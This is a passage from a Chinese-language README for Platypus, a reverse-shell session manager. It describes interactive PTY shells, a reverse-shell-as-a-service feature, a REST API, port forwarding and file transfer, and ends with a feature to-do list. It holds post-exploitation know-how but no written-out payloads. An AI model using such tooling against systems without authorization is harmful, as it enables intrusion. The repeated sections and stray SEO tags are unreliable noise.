
尝试通过 Python 启动 `/bin/bash`,此时 Shell 将完全交互式(可使用 vim / htop 等工具)。
先使用 `Jump` 选择客户端,然后输入 `PTY`,再输入 `Interact` 即可进入完全交互式 Shell。
~~你可以直接输入 `exit` 退出 PTY 模式~~,为避免 [issue #39](https://github.com/WangYihang/Platypus/issues/39) 中的情况,你可以使用 `platyquit` 退出完全交互式 Shell 模式。
## 高级用法
* 反向 Shell 即服务(RaaS)
* RESTful API
* Python SDK
## 其他资料
* [KCon 2019 演讲](https://github.com/WangYihang/Presentations/blob/master/2019-08-24%20Introduction%20to%20Platypus%20(KCon)/Introduction%20to%20Platypus%20on%20KCon%202019.pdf
* [GCSIS 2021 演讲](https://github.com/WangYihang/Presentations/blob/master/2021-04-24%20Introduction%20to%20Platypus%20(GCSIS)/Introduction%20to%20Platypus%20on%20GCSIS%202021.pptx
* [演示视频](http://www.youtube.com/watch?v=Yfy6w8qXcQs "Platypus")
## 待办事项
- [ ] [#10 使用数据库记录所有事件与交互日志](https://github.com/WangYihang/Platypus/issues/10)
- [ ] 客户端路由
[ ] 可视化网络拓扑
- [ ] 多方式主机发现(例如 `arp -a`)
- [ ] 重新设计前端(例如监听器列表、机器列表、网络拓扑图、文件管理)
- [ ] [WIP] 在 RESTful API 中添加认证
- [ ] 使用 crontab
- [ ] 提供完整的 Kernel API
- [ ] [WIP] 支持文件操作
- [ ] 检查上传目标是否为文件夹
- [ ] 性能基准测试
- [ ] [#24 将 Platypus 升级为系统服务](https://github.com/WangYihang/Platypus/issues/24)
- [ ] 升级到 Metepreter 会话
- [ ] Electron 前端
- [ ] [#53 重新加载配置文件](https://github.com/WangYihang/Platypus/issues/53)
- [x] 在 Termite 中添加版本检查
- [x] [#28 支持内网机器联网](https://github.com/WangYihang/Platypus/issues/28)
- [x] [#28 支持动态端口转发](https://github.com/WangYihang/Platypus/issues/28)
- [x] [#28 支持远程端口转发](https://github.com/WangYihang/Platypus/issues/28)
- [x] [#28 支持本地端口转发](https://github.com/WangYihang/Platypus/issues/28)
- [x] 设计私有协议
- [x] 在 WebSocket 中检查退出状态
- [x] ~~使用 HR 包检测客户端状态(可能用 `echo $random_string`)~~
- [x] 在私有协议建立时通知窗口大小调整
- [x] 升级到私有协议
- [x] [#15 加密支持](https://github.com/WangYihang/Platypus/issues/15)
- [x] Web UI
- [x] RESTful API 提供更多接口
- [x] Websocket 支持 Web UI
- [x] 持续集成
- [x] [#12 添加会话的人可读名称设置能力](https://github.com/WangYihang/Platypus/issues/12)
- [x] [#7 允许用户对同一 IP 的入站连接选择操作](https://github.com/WangYihang/Platypus/issues/7)
- [x] [#25 替换来自同一 IP 的旧连接](https://github.com/WangYihang/Platypus/issues/25)
- [x] 测试驱动开发 [WIP]
- [x] [#19 在启动时读取命令文件](https://github.com/WangYihang/Platypus/issues/19)
- [x] 添加配置文件
- [x] [#30 RaaS 支持指定语言,感谢 @RicterZ](https://github.com/WangYihang/Platypus/issues/30)
- [x] 执行用户输入(如果不是内置命令)
- [x] 下载/上传进度条
- [x] [#6 一次性向所有客户端发送命令(Meta Command)](https://github.com/WangYihang/Platypus/issues/6)
- [x] 用户指南
- [x] 上传文件
- [x] 下载文件
- [x] [#13 添加当前提示符显示设置](https://github.com/WangYihang/Platypus/issues/13)
- [x] [DEPRECATED] 全局配置(例如 [#9 禁止相同 IP](https://github.com/WangYihang/Platypus/pull/9))
- [x] [#11 区分 STDOUT 和 STDERR](https://github.com/WangYihang/Platypus/issues/11)
- [x] [#23 不区分大小写的 CLI](https://github.com/WangYihang/Platypus/issues/23)
- [x] 由 [@EddieIvan01] 删除命令
- [x] 由 [@EddieIvan01] 操作系统检测(Linux|Windows)
- [x] 升级普通反向 Shell 会话为完整交互式会话
- [x] Docker 支持(由 [@yeya24] 添加)
## 赞助商
通过成为赞助商来支持该项目。您的 Logo 将显示在此处并链接到您的网站。[[成为赞助商](https://opencollective.com/Platypus#sponsor)]



 # 404StarLink 2.0 - Galaxy

Platypus 已加入 404Team [404StarLink 2.0 - Galaxy](https://github.com/knownsec/404StarLink2.0-Galaxy)
# 404StarLink 2.0 - Galaxy

Platypus 已加入 404Team [404StarLink 2.0 - Galaxy](https://github.com/knownsec/404StarLink2.0-Galaxy)
# 404StarLink 2.0 - Galaxy

Platypus 已加入 404Team [404StarLink 2.0 - Galaxy](https://github.com/knownsec/404StarLink2.0-Galaxy)标签:EVTX分析, Go语言, Protobuf, REST API, SEO关键词, SOCKS5, TLS加密, Vim, Wails, WebSocket, 二进制发布, 交互式Shell, 会话管理, 依赖分析, 反向shell, 多会话, 开源工具, 文件传输, 日志审计, 桌面GUI, 程序破解, 端口转发, 终端管理, 网络安全, 自动化监听, 请求拦截, 隐私保护